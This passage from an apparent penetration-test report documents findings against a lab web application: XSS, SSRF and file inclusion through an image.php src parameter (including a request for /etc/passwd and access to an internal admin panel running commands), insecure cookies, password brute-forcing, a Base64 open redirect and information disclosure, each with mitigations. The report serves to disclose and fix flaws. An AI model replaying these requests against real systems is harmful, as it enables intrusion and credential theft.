
Another location For XSS was found inside the following URL:

<http://10.0.4.105/image.php?src=uploads/default.png>


This is the path for the profile picture inside “profile.php”. First, I’ve tested if XSS can be executed in this path, and it does:



Injecting the URL with a malicious payload can steal the cookies of a user who visits this link under the trusted domain:



combined with the vulnerabilities “Insecure Cookies” and “Broken Authentication”, it’s possible to completely compromise another user by stealing their cookie.



Mitigation

- Implement strict server-side input validation and output encoding.
- Avoid custom or client-side-only sanitization logic.
- Do not rely on allowlists that permit executable attributes.
- Enforce a strong Content Security Policy (CSP) to restrict script execution.
- Sanitize and validate all parameters used in file rendering or dynamic content loading.

6 SSRF

Severity | **High**

Probability | **High**

Vulnerability Description

Server-Side Request Forgery (SSRF) is a vulnerability that allows an attacker to force a server-side application to initiate HTTP requests to arbitrary internal or external resources. This can enable attackers to access internal services, bypass network access controls, interact with internal systems, and retrieve sensitive information that is not directly exposed to the internet.

SSRF vulnerabilities often arise when user-supplied input is used to construct server-side requests without proper validation or restriction.

The following SSRF vulnerability was identified through the following URL:

[“http://10.0.4.105/image.php?src=uploads/default.png”](http://10.0.4.105/image.php?src=uploads/default.png)

Initial testing of the endpoint resulted in Local File Inclusion (LFI), which triggered error messages that disclosed the internal IP of the server, and a list of files categorized under an application-level “Allowed Files” mechanism.

When attempting to access an internal resource through the vulnerable endpoint, the application initiated a server-side request to the internal host and returned an authentication prompt.

Credentials previously obtained during the [Sensitive Data Exposure](#) finding were reused to authenticate successfully, resulting in access to a restricted internal administrative interface.

Vulnerability Details

While reviewing the Source Code of “/profile.php” the logic for the profile picture calls a file as a parameter. As this sometimes can be abused I’ve decided to try and manipulate it.

```

103
104     .profile-container .button:hover {
105         background: #0056b3;
106     }
107 </style>
108 </head>
109 <body>
110     <header>
111         <div class="header-container">
112             <h1 class="logo">TechWave</h1>
113             <div class="header-buttons">
114                 <a href="index.php" class="button">Home</a>
115                 <a href="index.php?action=logout" class="button">Logout</a>
116             </div>
117         </div>
118     </header>
119     <main>
120         <section class="profile-section">
121             <div class="profile-container">
122                 <h2>Your Profile</h2>
123
124                 <!-- Profile Picture -->
125                 <!-- Profile Picture -->
126                 <div class="profile-picture">
127                     
128                 </div>

```

I’ve intercepted the request with burp and tried to retrieve the file “/etc/passwd” from the server. The server error leaks huge amount of information (Review [Information Disclosure](#)):

```

Request
1 GET /image.php?src=/etc/passwd HTTP/1.1
2 Host: 10.0.4.105
3 Cache-Control: max-age=0
4 Accept-Language: en-GB,en;q=0.9
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
7 Chrome/136.0.0.0 Safari/537.36
8 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng
9 ,*/q=0.8,application/signed-exchange;v=b3;q=0.7
10 Accept-Encoding: gzip, deflate, br
11 Cookie: PHPSESSID=hk5hq3ngdk14k06h7vbu0picp
12 Connection: keep-alive

Response
31 }
32 .error-header{
33     color:#d9534f;
34     font-size:24px;
35     font-weight:bold;
36     margin-bottom:15px;
37 }
38 .hidden-message{
39     display:none;
40 }
41 </style>
42 </head>
43 <body>
44     <div class="error-container">
45         <div class="error-header">
46             Error
47         </div>
48         <div class="error-message">
49             An error occurred while processing your request.
50
51         <!-- Hidden error details for investigation -->
52         <div class="hidden-message">
53             Unable to access file <strong>
54                 /etc/passwd
55             </strong>
56             on internal server 192.168.1.77.<br>
57             Allowed files: <strong>
58                 index.html
59                 , <strong>
60                 index.php
61                 , <strong>
62                 re.php
63             </strong>
64             <br>
65             Internal Request: http://192.168.1.77/etc/passwd<br>
66         </div>
67     </div>
68 </body>
69 </html>

```

Trying to access “re.php” on the internal server as the error message above showed this is an “allowed file”. This page requires Authentication:

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
1	GET	/image.php?src=http://192.168.1.77/re.php	HTTP/1.1	1	HTTP/1.1	401 Unauthorized	
2	Host:	10.0.4.105		2	Date:	Sat, 03 Jan 2026 14:00:01 GMT	
3	Cache-Control:	max-age=0		3	Server:	Apache/2.4.62 (Debian)	
4	Accept-Language:	en-GB,en;q=0.9		4	WWW-Authenticate:	Basic realm="Restricted Area"	
5	Upgrade-Insecure-Requests:	1		5	Keep-Alive:	timeout=5, max=100	
6	User-Agent:	Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36		6	Connection:	Keep-Alive	
7	Accept:	text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7		7	Content-Type:	text/html; charset=UTF-8	
8	Accept-Encoding:	gzip, deflate, br		8	Content-Length:	24	
9	Cookie:	PHPSESSID=hk5hqm3ngdk14k06h7vbu0picp		9			
10	Connection:	keep-alive		10		Authentication required.	
11							
12							

Due to [credentials acquired before](#), I managed to authenticate to access this page, and I've gained access to an admin panel.

10.0.4.105/image.php?src=http://192.168.1.77/re.php

OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB Upgrading Simple Shel... Stabilizing a Reverse S...

Check what files we have

Check

Command: ls

Output:

```
index.html
index.php
re.php
```

Return Code: 0

Mitigation

- Implement strict allowlists for outbound server-side requests, permitting only trusted and required destinations.
- Block requests to internal IP ranges.
- Avoid exposing internal error messages that reveal network topology or internal resources.
- Separate internal administrative services from application-accessible networks.

7 Insecure Cookies

Severity | **High**Probability | **High**

Vulnerability Description


Insecure cookie configuration occurs when session or authentication cookies are missing critical security attributes. Improperly configured cookies can be accessed by client-side scripts, transmitted over unencrypted connections, or sent in cross-site requests, significantly increasing the risk of session hijacking and unauthorized actions.

Secure cookie attributes are essential for protecting session integrity and preventing client-side and cross-site attacks.

Vulnerability Details

The cookies that indicate which user is connected to the website are set insecurely with the flags "Secure" and "HttpOnly" set to false, and "SameSite" set to None. This allows:

- HttpOnly: JS actions can be performed on the cookie
- Secure: The cookie can be sent over HTTP (Which isn't secure)
- SameSite: The cookie can be sent in all Cross-Site requests



This vulnerability allows malicious actions under certain conditions, for example:

- "HttpOnly" to be abused via XSS
- "Secure" to be abused via Man-In-The-Middle attack
- "SameSite" to be abused via a CSRF attack

Mitigation

- Set HttpOnly=true on all session cookies to prevent access via JavaScript.
- Set Secure=true to ensure cookies are only transmitted over HTTPS.
- Use SameSite=Strict or SameSite=Lax unless cross-site usage is strictly required.
- Enforce HTTPS across the entire application.

8 Insufficient Anti-Automations

Severity | **High**Probability | **High**

Vulnerability Description

Insufficient Anti-Automations is a vulnerability which allows an attacker to send “unlimited” amount of request without limitations to the server.

This vulnerability allows an attacker to Brute-Force users and password against the server, and also may allow a DOS attack to take place, by overwhelming the server with high-rate of requests leading it to crash or misbehave.

In the following example I’ve confirmed there’s no limitation to the amount of requests being sent to the server.

Vulnerability Details

During the audit, I’ve tested the login page for Brute-Force attack and found the server isn’t protected against high rate of requests being sent to the server. In the following image, I’ve tested a big amount of requests being repeatedly sent to the server and all of them were valid.

2. Intruder attack of http://10.0.4.45

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
0		200	77			455	
1	000000	200	76			454	
2	111111	200	75			455	
3	123123	200	77			454	
4	123321	200	78			455	
5	1234	200	76			454	
6	12345	200	76			455	
7	123456	200	76			454	
8	1234567	200	78			454	
9	12345678	200	76			455	
10	123456789	200	77			455	
11	1234567890	200	77			454	
12	123abc	200	77			455	
13	654321	200	75			454	
14	666666	200	76			454	
15	696969	200	76			455	
16	asdasas	200	77			455	
17	abc123	200	77			454	
18	alberto	200	77			455	
19	alejandra	200	75			454	
20	alejandro	200	78			455	
21	amanda	200	77			454	
22	andrea	200	76			455	
23	angel	200	76			454	
24	angels	200	77			454	
25	anthony	200	78			454	
26	asdf	200	79			455	
27	asdfasdf	200	78			455	
28	ashley	200	77			455	
29	babygirl	200	117			455	

Request Response

Pretty Raw Hex Render

1 HTTP/1.1 200 OK

2 Date: Sun, 11 Jan 2026 12:09:21 GMT

100 of 110

Mitigation

- Limit the requests allowed by IPs and emails. Allowing each IP and email a limited number of attempts before timeout will prevent this vulnerability.

9 Open Redirect

Severity | Medium

Probability | Medium

Vulnerability Description

Open Redirect is a vulnerability which allows an attacker to redirect an unsuspecting user to another website from the trusted domain of the original website. This can be used for Phishing purpose or malicious actions, as the user thinks he's accessing a trusted website under a domain he knows, but he's being redirected to another external website orchestrated by an attacker.

In the following application, registering a new user supplies a "Location" header that redirects the user to the "login.php" page after registration. By changing the parameter in the URL and Base64 encoding it, it's possible to redirect a user who access the URL to any desired external website.

Vulnerability Details

During the audit, I've found an Open Redirect vulnerability in the register functionality. While creating a user and intercepting the request, the following response is received by the server. In this response, there's a redirect back to the marked location.

The screenshot displays a network traffic capture with two panels: Request and Response.

Request Panel:

- Method: POST
- URL: /register_process.php
- Host: 10.0.4.45
- Content-Type: application/x-www-form-urlencoded
- Body: username=test&email=test%40test.ca&password=test

Response Panel:

- Status: HTTP/1.1 302 Found
- Date: Sun, 11 Jan 2026 12:44:55 GMT
- Server: Apache/2.4.62 (Debian)
- Location: register_process.php?dG8==bG9naW4ucGhw
- Content-Type: text/html; charset=UTF-8

Decoding the parameter with Base64 reveals after the registration, a redirect is made back to "login.php" using the parameter "dG8=="

The screenshot shows a Base64 decoding process. The input string is `dG8==bG9naW4ucGhw`. The decoded output is `dG8==login.php`.


As the redirect location is Base64 encoded, I'll encode a path for testing, in the following test I'll try to redirect to google using the trusted domain.

http://www.google.com
<code>aHR0cDovL3d3dy5nb29nbGUuY29t</code>

Using the URL in the "Location" header from the response, and changing the parameter from "login.php" to <http://www.google.com>, the URL redirects from the trusted website to google, allowing an attacker to redirect unsuspecting users to a phishing or malicious site.

http://10.0.4.45/register_process.php?dG8==aHR0cHM6Ly93d3cuZ29vZ2x1LmNvbQ==

(The following is a GIF as images cannot showcase the redirect)



Mitigation

- Whitelist for internal paths. Using a whitelist to allow only specific selected files and paths to be redirected to, and not allowing user input to be access.
- Allowing only internal redirect. Ensuring the path starts with "/", and doesn't include "//, http, https, \" etc. This will ensure no redirect to other website is possible.
- Allow-list for trusted domains. Allow redirects only to trusted domains and sub-domains.

10 Information Disclosure

Severity | **Medium**

Probability | **Medium**

Vulnerability Description


Information Disclosure occurs when an application unintentionally reveals internal or sensitive information that should not be accessible to unauthorized users. Such information can include software versions, server details, internal IP addresses, file paths, or configuration data.

While this type of vulnerability may not always lead to immediate compromise on its own, it significantly assists attackers during reconnaissance and can be chained with other vulnerabilities to achieve more targeted and precise attacks.

Vulnerability Details

During my test, I've found information that shouldn't be public, for example programming language, versions and paths.

By using the extension "Wappalyzer" I've managed to gain data about the system:



Using the tool "wafw00f" to scan if a WAF is implemented on the website, no WAF is found:

```
[*] Checking http://10.0.4.105/
[+] Generic Detection results:
[-] No WAF detected by the generic detection
[~] Number of requests: 7
```

Raising an error in the following path reveals the internal IP of the server, allowed files, and specifically the “re.php” page, which is the internal administrator panel.

The screenshot shows a web browser's developer tools with the Request and Response tabs open. The Request tab shows a GET request to `/image.php?src=/etc/passwd` with various headers. The Response tab shows an HTML error page. A red box highlights the hidden error details in the response, which include the internal server IP, allowed files, and the internal administrator panel path.

```

Request
1 GET /image.php?src=/etc/passwd HTTP/1.1
2 Host: 10.0.4.105
3 Accept-Charset: utf-8
4 Accept-Language: en-GB,en;q=0.9
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
7 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
8 Accept-Encoding: gzip, deflate, br
9 Cookie: PHPSESSID=hk5hq3ngdk14k06h7vbu0pic
10 Connection: keep-alive
11
12

Response
31
32 .error-header{
33   color:#d9534f;
34   font-size:24px;
35   font-weight:bold;
36   margin-bottom:15px;
37 }
38
39 .hidden-message{
40   display:none;
41 }
42
43 </style>
44 </head>
45 <body>
46   <div class="error-container">
47     <div class="error-header">
48       Error
49     </div>
50     <div class="error-message">
51       An error occurred while processing your request.
52     </div>
53     <div class="hidden-message">
54       <!-- Hidden error details for investigation -->
55       Unable to access file <strong>
56         /etc/passwd
57       </strong>
58       on internal server 192.168.1.77.<br>
59       Allowed files: <strong>
60         index.html
61       </strong>
62       , <strong>
63         index.php
64       </strong>
65       , <strong>
66         re.php
67       </strong>
68       <br>
69       Internal Request: http://192.168.1.77/etc/passwd<br>
70     </div>
71   </div>
72 </body>
73 </html>

```

Mitigation

- Remove or restrict server version disclosure in HTTP headers and error pages.
- Disable unnecessary banners and fingerprinting information.
- Implement a WAF to detect and block malicious requests.
- Strictly validate and sanitize file path input parameters.
- Ensure sensitive internal information is never exposed to the client.
- Avoid using allowlists alone for file inclusion

Finding Classification

Severity

The finding's severity relates to the impact which might be inflicted to the organization due to that finding. The severity level can be one of the following options, and is determined by the specific attack scenario:

Critical – Critical level findings are ones which may cause significant business damage to the organization, such as:

- Significant data leakage
- Denial of Service to essential systems
- Gaining control of the organization's resources (For example Servers, Routers, etc.)

High – High level findings are ones which may cause damage to the organization, such as:

- Data leakage
- Execution of unauthorized actions
- Insecure communication
- Denial of Service
- Bypassing security mechanisms
- Inflicting various business damage

Medium – Medium level findings are ones which may increase the probability of carrying out attacks, or perform a small amount of damage to the organization, such as –

- Discoveries which makes it easier to conduct other attacks
- Findings which may increase the amount of damage which an attacker can inflict, once he carries out a successful attack
- Findings which may inflict a low level of damage to the organization

Low – Low level findings are ones which may inflict a marginal cost to the organization, or assist the attacker when performing an attack, such as –

- Providing the attacker with valuable information to help plan the attack
- Findings which may inflict marginal damage to the organization
- Results which may slightly help the attacker when carrying out an attack, or remaining undetected

Informative – Informative findings are findings without any information security impact. However, they are still brought to the attention of the organization.